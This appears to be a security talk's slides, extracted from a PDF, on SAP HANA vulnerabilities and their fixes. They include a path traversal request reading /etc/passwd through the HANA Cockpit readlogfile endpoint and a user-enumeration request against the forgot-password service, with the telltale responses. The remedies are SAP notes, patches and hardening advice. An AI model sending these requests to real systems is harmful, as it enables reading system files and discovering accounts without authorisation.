
POST /lmsl/hdbcockpi/<SID>/operations/readlogfile

filename=../../../../../../../../etc/passwd&maxentries=1000&statecooke=EOF



What happened?

- Authenticated user could exploit weaknesses in the SAP HANA Cockpit for offline administration
 - This tool has direct access to OS file system
 - Attackers could perform bruteforce attacks without worrying about locking the user
 - <sid>adm must have a **strong** password
-
- Always sanitize user input before using it




What happened?

- Authenticated user could exploit weaknesses in the SAP HANA Cockpit for offline

Solution


- ▶ Implement SAP security note 2351486
- ▶ If possible, restrict the access to the SAP HANA Cockpit for offline administration only to trusted hosts
- ▶ Fixed in SPS 11 Revision 112.06, and SPS 12 122.02



User Self Service vulnerabilities

SAP HANA User Self Service

- Speed up the following processes:
 - Create new users automatically
 - Request new account
 - Reset password
- Available since SPS09
- Deactivated by default
- Administrators must approve the accounts to activate them



The image shows a screenshot of the SAP HANA User Self Service login interface. It features a light blue background with a white login form. The form has two input fields: 'Enter Username' and 'Enter Password'. Below these fields is a blue 'Log On' button. In the bottom right corner of the form, there is a red-bordered box containing the text 'Forgot your password?' and 'Request account'.



SAP HANA User Self Service - User enumeration

- Abuse of the “forgot password” functionality
 - Different error messages allow attackers to guess if an user exist or not
- Depending on the configuration the enumeration can be noisy

```
POST /sap/hana/xs/selfService/user/selfService.xsjs  
{"username":"USER_TO_TEST","action":"forgotPwd"}
```

- Error messages if the user exist:
{"name":"UserError","message":"No e-mail address is set for this user name; contact your system administrator"}
{"status":"success","message":"Request for password reset is accepted; check your e-mail for more instructions"}
- Error messages if the user doesn't exist:
{"name":"UserError","message":"Invalid username or configuration; contact your system administrator"}



SAP HANA User Self Service - User enumeration

- Abuse of the “forgot password” functionality
 - Different error messages allow attackers to guess if an user exist or not
- Depending on the configuration the enumeration can be noisy

Demo

- ```
{"name":"UserError","message":"No e-mail address is set for this user name; contact your system administrator"}"
```

```
{"status":"success","message":"Request for password reset is accepted; check your e-mail for more instructions"}"
```
- Error messages if the user doesn't exist:

```
{"name":"UserError","message":"Invalid username or configuration; contact your system administrator"}
```



- Abuse of the “forgot password” functionality

### Solution

- ▶ Implement SAP security note 2394445
- ▶ Only allow trusted host/networks to access this service
- ▶ If possible, completely disable the User Self Service functionality
- ▶ Vulnerability fixed in SPS 11 Revision 112.07 and SPS 12 Revision 122.04

- Error messages if the user doesn't exist:

```
{"name":"UserError","message":"Invalid username or configuration; contact your system administrator"}
```

# Conclusions



### Secure HANA communications

- Configure SSL for all communications.
- Force the use of SSL.
- Restrict access at network level.
- Secure the certificates and establish a proper key management procedure.

### Review and properly configure security settings

- Disable unnecessary service/features
- Follow the SAP HANA Security recommendations guide
- Enable logging and auditing features
- Periodically review auditing results





# PATCH

***Keep up with the latest SAP  
Security Notes.***

# Questions?